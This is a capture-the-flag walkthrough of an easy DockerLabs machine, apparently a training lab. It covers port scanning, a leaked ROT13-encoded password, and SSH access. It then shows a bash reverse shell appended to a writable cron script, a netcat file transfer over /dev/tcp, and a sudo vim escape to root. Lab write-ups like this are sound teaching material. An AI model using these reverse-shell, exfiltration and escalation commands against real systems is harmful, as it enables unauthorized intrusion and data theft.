DockerLabs — https://dockerlabs.es/
- Platform: DockerLabs
- OS: Linux
- Difficulty: Easy
Enumeration
Scan
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)
| ssh-hostkey:
|   256 35:ff:c4:8b:c4:e1:46:12:43:b9:03:a9:cf:ec:f3:0a (ECDSA)
|_  256 23:ac:95:1e:be:33:9e:ed:14:f0:45:f6:27:51:ca:ba (ED25519)

80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: GateKeeper HR | Tu Portal de Recursos Humanos
|_http-server-header: Apache/2.4.62 (Debian)
SSH (22)
Passwordbased authentication
ssh root@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:ZTQqtW+HJphB1FvINw5duJ8o+kJB96Mro0vdTtsg3GA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
root@172.17.0.2's password:
HTTP (80)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: GateKeeper HR | Tu Portal de Recursos Humanos
|_http-server-header: Apache/2.4.62 (Debian)
Index

- No links work
- Inspecting the source
<form id="loginForm">
    <div class="form-group">
        <label for="username">Usuario:</label>
        <input type="text" id="username" name="username" required>
    </div>
    <div class="form-group">
        <label for="password">Contraseña:</label>
        <input type="password" id="password" name="password" required>
    </div>
    <div id="errorMessage" class="error-message"></div>
    <button type="submit" class="btn">Ingresar</button>
</form>
Apparently there should be a
Login Formbut we cannot see it
- Looking for links inside the source
#command
curl 172.17.0.2 > index
cat index| grep 'src\|php\|href'

#output
<link rel="dns-prefetch" href="//gatekeeperhr.com" />
<link href="https://fonts.googleapis.com/css2?family=Poppins:wght@300;400;600&display=swap" rel="stylesheet">
<link rel="stylesheet" href="./styles.css">
<script src="./js/script.js"></script>
What’s rel=“dns-prefetch”?

Virtual Hosting
- From
rel="dns-prefetch"
gatekeeperhr.com
gatekeeperhr.com
- A different site is loaded

- Interesting comment inside the source:
<!-- Quitar los permisos SSH a los pasantes,
ya terminará el tiempo de pasantía -->
Two users identified as internship

List of candidates for SSH
- pedro
- valentina
Dirsearch (gatekeeperhr.com)
Target: http://gatekeeperhr.com/

Starting:
301 -  317B  - /js  ->  http://gatekeeperhr.com/js/
200 -    1KB - /about.html
200 -    1KB - /contact.html
301 -  318B  - /css  ->  http://gatekeeperhr.com/css/
301 -  322B  - /default  ->  http://gatekeeperhr.com/default/
301 -  323B  - /includes  ->  http://gatekeeperhr.com/includes/
301 -  319B  - /spam  ->  http://gatekeeperhr.com/spam/
/spam
- It looks empty but there is a comment inside the source
<body>
    <!-- Yn pbagenfrñn qr hab qr ybf cnfnagrf rf 'checy3' -->
</body>
Decrypting the text
Yn pbagenfrñn qr hab qr ybf cnfnagrf rf 'checy3'
About the encryption
- It looks like a substitution cipher
Caesar cipheris one of the simplest and most widely knownROT13is the “default” Caesar Cipher in modern contexts
- About
ROT13: - Using
trto applyROT13
echo "Yn pbagenfrñn qr hab qr ybf cnfnagrf rf 'checy3'" \
| tr 'A-Za-z' 'N-ZA-Mn-za-m'

La contraseña de uno de los pasantes es 'purpl3'
Information so far
Usernames:
- pedro
- valentina
Passwords:
- purpl3
Exploitation
SSH access (pedro)
Credentials
- Obtained from
Information disclosure(see above)
pedro:purpl3
Access granted
pedro@880d55f42ab2:~$ id
uid=1000(pedro) gid=1000(pedro) groups=1000(pedro)
Post-Exploitation
Users with a shell
$ cat /etc/passwd | grep 'sh$'
root:x:0:0:root:/root:/bin/bash
pedro:x:1000:1000::/home/pedro:/bin/bash
valentina:x:1001:1001::/home/valentina:/bin/bash
Files with valentina as owner
$ find / -user valentina 2> /dev/null | grep -v '/proc' | xargs ls -l

-rwxrw-rw- 1 valentina valentina    30 Feb  9  2025 /opt/log_cleaner.sh
-rw-rw---- 1 valentina mail      48263 Feb 16 21:36 /var/mail/valentina
is log_cleaner.sh running?
$ ps -eo user,pid,command | grep log_cleaner
valenti+     919 /bin/sh -c sleep 45; /opt/log_cleaner.sh
Summary about log_cleaner.sh
Information so far
- The file belongs to
valentina- It’s probably running as
cron job- We can
readandeditthe file
Privesc to valentina
Adding a reverse shell to the script
- Reference
$ cat /opt/log_cleaner.sh

#!/bin/bash
rm -rf /var/log/*
/bin/bash -i >& /dev/tcp/172.17.0.1/1337 0>&1
Reverse shell works
❯ nc -nvlp 1337
listening on [any] 1337 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 58742
bash: cannot set terminal process group (1461): Inappropriate ioctl for device
bash: no job control in this shell
valentina@2a6d9f911e2f:~$
SSH Access as Valentina
valentina@2a6d9f911e2f:~$ id
uid=1001(valentina) gid=1001(valentina) groups=1001(valentina)
Listing files
valentina@28dd00bd66e3:~$ pwd
/home/valentina
valentina@28dd00bd66e3:~$ ls -l
total 48
-r-------- 1 valentina valentina   636 Feb  9  2025 fl4g.txt
-r-------- 1 valentina valentina 44990 Feb  9  2025 profile_picture.jpeg
File transfer
profile_picture.jpegcopy to local machine
# Listnening on 4444 on 172.17.0.1
nc -nvlp 4444 > profile_picture.jpeg

# Sending .jpeg from 172.17.0.2
cat profile_picture.jpeg > /dev/tcp/172.17.0.1/4444
Inspecting .jpeg

Things to try:
- file
- exiftool
- binwalk
- steghide ✅
Only steghide was useful.
Steghide(with empty passphrase)
❯ steghide info profile_picture.jpeg

"profile_picture.jpeg":
  format: jpeg
  capacity: 2.4 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "secret.txt":
    size: 7.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes

❯ steghide extract -sf profile_picture.jpeg
Enter passphrase:
the file "secret.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "secret.txt".
secret.txt
❯ cat secret.txt
mag1ck
- It’s a password
valentina@28dd00bd66e3:~$ su root
Password:
su: Authentication failure

valentina@28dd00bd66e3:~$ su valentina
Password:
valentina@28dd00bd66e3:~$
SUDO permissions (valentina)
valentina@28dd00bd66e3:~$ sudo -l
[sudo] password for valentina:
Matching Defaults entries for valentina on 28dd00bd66e3:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty, listpw=always

User valentina may run the following commands on 28dd00bd66e3:
    (ALL : ALL) PASSWD: ALL, NOPASSWD: /usr/bin/vim
Privesc to root
vimbinary (SUDO) allows privesc

valentina@28dd00bd66e3:~$ sudo vim -c ':!/bin/bash'

E558: Terminal entry not found in terminfo
'unknown' not known. Available builtin terminals are:
    builtin_ansi
    builtin_vt320
    builtin_vt52
    builtin_xterm
    builtin_iris-ansi
    builtin_pcansi
    builtin_win32
    builtin_amiga
    builtin_dumb
    builtin_debug
defaulting to 'ansi'
[...]

:!/bin/bash
root@28dd00bd66e3:/home/valentina# id
uid=0(root) gid=0(root) groups=0(root)

root@28dd00bd66e3:/home/valentina# cd

root@28dd00bd66e3:~# ls -la
total 32
drwx------ 1 root root 4096 Feb 17 21:01 .
drwxr-xr-x 1 root root 4096 Feb 17 16:54 ..
-rw------- 1 root root   19 Feb 17 21:01 .bash_history
-rw-r--r-- 1 root root  571 Apr 10  2021 .bashrc
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
drwx------ 2 root root 4096 Feb 10  2025 .ssh
-rw------- 1 root root  877 Feb 17 21:01 .viminfo
-rw-r--r-- 1 root root  527 Feb  9  2025 fl4g.txt